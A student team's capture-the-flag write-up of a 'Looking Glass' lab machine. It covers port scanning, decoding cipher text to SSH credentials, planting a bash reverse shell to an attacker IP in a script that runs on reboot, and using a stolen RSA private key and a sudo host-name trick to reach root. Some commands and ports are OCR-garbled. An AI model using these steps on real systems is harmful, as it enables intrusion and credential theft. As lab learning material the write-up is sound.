PenTest 1 ROOM: LOOKING GLASSES STUDY GROUP

Members

ID	Name	Role
1211101157	Lo Pei Qin	Leader
1211102017	Siow Yee Ceng	Member
1211102835	Chew Ming Yao	Member
1211101357	Tan Chi Lim	Member

Steps: Recon and Enumeration

Members Involved: Chew Ming Yao

Tools used: Nmap/Guballe/SSH/Online text reverter

Thought Process and Methodology and Attempts:

Chew Ming Yao use the Nmap to scan all the open port that is available using the Ip address

```
-(1211102017⊕ kali)-[~]
—$ nmap -sC -sV 10.10.117.82
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 02:31 EDT
Nmap scan report for 10.10.117.82
Host is up (0.20s latency).
Not shown: 916 closed tcp ports (conn-refused)
      STATE SERVICE VERSION
PORT
                        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; pro
22/tcp
        open ssh
tocol 2.0)
ssh-hostkey:
   2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
   256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)
  256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (ED25519)
9000/tcp open ssh
                     Dropbear sshd (protocol 2.0)
ssh-hostkey:
   2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9001/tcp open ssh
                         Dropbear sshd (protocol 2.0)
ssh-hostkey:
  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp open ssh
                    Dropbear sshd (protocol 2.0)
ssh-hostkey:
  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
                     Dropbear sshd (protocol 2.0)
9003/tcp open ssh
ssh-hostkey:
  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9009/tcp open ssh
                        Dropbear sshd (protocol 2.0)
```

Later Chew Ming Yao use the ssh to test all the ports found by using the ssh command. And then he found that if the port is not correct it will be shown higher and lower, which can be used to guess the correct port number [higher means that the port number is higher than the correct port number, lower means that the port number is lower than the correct port number]

```
(1211102017® kali)-[~]
$ ssh -OHOSTKEYAlgorithmS=+ssh-rsa -p 9800 10.10.117.82

Lower

Connection to 10.10.117.82 closed.

(1211102017® kali)-[~]
```

```
(1211102017⊗ kali)-[~]

$ ssh -oHostKeyAlgorithmS=+ssh-rsa -p 13789 10.10.117.82

Higher

Connection to 10.10.117.82 closed.

(1211102017⊗ kali)-[~]
```

After a few trials, Ming Yao found that a text was shown up with the correct port number.

After that, Chew Ming Yao decodes by using the link at reference which to decode the Vigenere. And then he found that there is a secret password after the decoded the text given.



Chew Ming Yao login by using the secret password that was found just now

```
Awbw utqasmx, tuh tst Zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
3pe odpzc nxyi tst iossządtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderploeKeudmgdstd
Enter Secret:
jabberwock:GraveEnemySqueakBehind
Connection to 10.10.117.82 closed.

—(1211102017® kali)-[~]
```

After that, Chew Ming Yao switch the user to Jabberwock by using ssh and used the password given just now, lastly, he successfully login into the Jabberwock account.

```
(1211102017@ kali)-[~]
$ ssh jabberwock@10.10.117.82
jabberwock@10.10.117.82's password:
Last login: Tue Jul 26 06:14:53 2022 from 10.18.26.53
jabberwock@looking-glass:~$
```

Final Result:

Use command Is, and then Ming Yao found that there is a user.txt file and used the cat command to view it. Lastly, the flag was shown in reverse, we copy it and use text reverter to correct it.

```
(1211102017@ kali)-[~]
$ ssh jabberwock@10.10.117.82's password:
Last login: Tue Jul 26 06:14:53 2022 from 10.18.26.53
jabberwock@looking-glass:~$ ls
poem.txt twasBrillig.sh twasBrillig.sh.bak user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$
```

Step: Initial foothold

Member involves: Tan Chi Lim

Tools used: LinEnum/netcat/reverse shell/sudo

Tan Chi Lim used LinEnum to enumerate the target machine. First, download the LinEnum on your machine.

Then Chi Lim use python3 to turn your machine into a web server.

```
(1211101534© kali)-[~]
$ python3 -m http.server 8080

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

10.10.98.132 - - [26/Jul/2022 12:04:03] "GET /LinEnum.sh HTTP/1.1" 200 -
```

Then, Chi Lim gets the LinEnum from the web server.

Chi Lim Add the execution permission to LinEnum.sh and execute LinEnum.sh on the vulnerable Instance

Chi Lim use the command sudo -I to find out what command we can use. We found that command /sbin/reboot is the sudo command that we can use to reboot the server without a password

```
[+] We can sudo without supplying a password!
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
```

Chi Lim also found that tweedledum will execute the twasBillig.sh when we reboot. So we can make a reverse shell and execute the reboot.

After that Chi Lim use the Netcat command to make a reverse shell in the twasBrillig.sh file, so that we can access other user accounts by rebooting the server.

```
GNU nano 2.9.3 twasBrillig.sh Modified

bash -i >6 /dev/tcp/10.8.94.8/443 0>61
```

After that, Chi Lim open another terminal and set a netcat listener to port 4444 that we had set just now.

```
(1211101534® kali)-[~]

$ sudo nc -lvnp 443

[sudo] password for 1211101534:

listening on [any] 443 ...
```

Then he use the command just now to reboot the server, and we wait for the netcat to show up,

```
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.97.169 closed by remote host.
Connection to 10.10.97.169 closed.

—(1211102017⊕ kali)-[~]
```

Step: Horizontal Privilege Escalation

Member involves: Siow Yeeceng

Tools used: Netcat/Cyberchef/SSH

after finding some resources from google, Yee Ceng know that the command python -c 'import pty; pty.spawn("/bin/bash")' is used to spawn another shell and begin to make it interactive

Modern Ubuntu installs come with python3 installed, we can spawn another shell and begin to make it interactive:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@08d09e204883:/var/www/html/vulnerabilities/exec$
www-data@08d09e204883:/var/www/html/vulnerabilities/exec$ echo $0
echo $0
/bin/bash
www-data@08d09e204883:/var/www/html/vulnerabilities/exec$
```

There are many ways you can make your shell interactive if Python is not installed.


He use command id to check who's account are we in and also get into the tweedledum's account.

```
(1211102017@ kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.18.26.53] from (UNKNOWN) [10.10.97.169] 57224
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$
```

After Yee Ceng get into tweedledum account, we used command Is to see how many files were inside this account. After that, we used the command cat to check all the files one by one. And then we find a mysterious text inside the humptydumpty file.

```
tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt poem.txt
tweedledum@looking-glass:~$ cat poem.txt
cat poem.txt
     'Tweedledum and Tweedledee
     Agreed to have a battle;
     For Tweedledum said Tweedledee
      Had spoiled his nice new rattle.
     Just then flew down a monstrous crow,
      As black as a tar-barrel;
     Which frightened both the heroes so,
      They quite forgot their quarrel.'
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
```

Since the largest alphabet in this txt file is F Yee Ceng get to know that this is based on hexadecimal. And he copy all of it and then puts it into cyberchef and a secret password shows up



From the password file just Yee Ceng knows that there is a username called humtydumpty, and he believes that the password just now is the password of humptydumpty. Then he use command su to switch between users and we type in the password found just now.

```
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk
humptydumpty@looking-glass:/home/tweedledum$
```

Once He get into the humptydumpty's account, He used the command Is to look for all the directories, and it has shown nothing. So when Yee Ceng get into the home directory and use the command Is again, we found some files inside.

```
humptydumpty@looking-glass:~$ cd /home
cd /home
humptydumpty@looking-glass:/home$ ls
ls
alice humptydumpty jabberwock tryhackme tweedledee tweedledum
humptydumpty@looking-glass:/home$ ls -ls
ls -ls
total 24
4 drwx--x--x 6 alice
                                        4096 Jul 3 2020 alice
                            alice

    3 humptydumpty humptydumpty 4096 Jul 26 10:11 humptydumpty

4 drwxrwxrwx 5 jabberwock
                            jabberwock 4096 Jul 26 09:54 jabberwock
          - 5 tryhackme
                                        4096 Jul
                                                     2020 tryhackme
                            tryhackme
4 drwx-
           - 3 tweedledee
                            tweedledee
                                        4096 Jul
                                                     2020 tweedledee
4 drwx-
                                                  3
           - 2 tweedledum
                            tweedledum
                                        4096 Jul
4 drwx-
                                                  3
                                                     2020 tweedledum
```

Yee Ceng had tried a few ways to gain access to Alice's account but finally, we got the rsa key by using ssh

```
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa
ls -la .ssh/id_rsa
       --- 1 humptydumpty humptydumpty 1679 Jul 3 2020 .ssh/id_rsa
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
cat .ssh/id_rsacat .ssh/id_rsa
    -BEGIN RSA PRIVATE KEY-
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+09J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQ0
zmU73tuPVQSESgeUP2j0lv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+G0+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
```

Final

After that He use ssh to get into Alice's account, by using all the information we gain just now.

```
humptydumpty@looking-glass:/home/alice$ ssh alice@127.0.0.1 -i /home/alice/.sh/id_rsa
<d_rsassh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
cat: invalid option -- 'i'
Try 'cat --help' for more information.
humptydumpty@looking-glass:/home/alice$ ssh alice@127.0.0.1 -i /home/alice/.sh/id_rsa
<ice$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ cd
```

Step: Root Privilege

Member involves Lo Pei Qin

Tools used: SSH/Netcat/Sudo

Pei Qin get into the etc directory and then we look through one by one and lastly we found that file sudoers.d is the root

```
debian_version
                                mailcap.order
                                                      subgid-
default
                                manpath.config
                                                      subuid
deluser.conf
                                mdadm
                                                      subuid-
depmod.d
                                mime.types
                                                      sudoers
dhcp
                                mke2fs.conf
                                                      sudoers.d
dnsmasq.d
                                                      sysctl.conf
                                modprobe.d
dnsmasq.d-available
                                modules
                                                      sysctl.d
                                modules-load.d
dpkg
                                                      systemd
environment
                                mtab
                                                      terminfo
ethertypes
                                nanorc
                                                      thermald
                                netplan
fonts
                                                      timezone
                                                      tmpfiles.d
fstab
                                network
fstab.orig
                                networkd-dispatcher ucf.conf
fuse.conf
                                networks
                                                      udev
gai.conf
                                newt
                                                      ufw
groff
                                nsswitch.conf
                                                      update-manager
                                                      update-motd.d
group
                                opt
group-
                                os-release
                                                      update-notifier
grub.d
                                overlayroot.conf
                                                      updatedb.conf
                                                      vim
gshadow
                                pam.conf
                                pam.d
                                                      vmware-tools
gshadow-
gss
                                passwd
                                                      vtrgb
hdparm.conf
                                passwd-
                                                      wgetrc
host.conf
                                perl
                                                      xdg
hostname
                                                      zsh_command_not_found
                                polkit-1
alice@looking-glass:/etc$
```

He use sudo -h to and the command given just now to gain access to the root.

```
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash sudo -h ssalg-gnikool /bin/bash sudo: unable to resolve host ssalg-gnikool root@looking-glass:~#
```

Final Result

Lastly, He go to the root directory and use Is to list all the files contain, he saw that there is a root.txt file and lastly he finally captured the flag of the root.

Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	Name	Contribution	Signatures
1211101157	Lo Pei Qin	Root privilege / Writeup	10
1211101534	Tan Chi Lim	Initial foothold / Video editing	File
1211102835	Chew Ming Yao	Recon and Enumeration / Video editing	h
1211102017	Siow Yee Ceng	Horizontal Privilege Escalation / Writeup	J. J

VIDEO LINK: https://youtu.be/d-Dr0ZL1uz4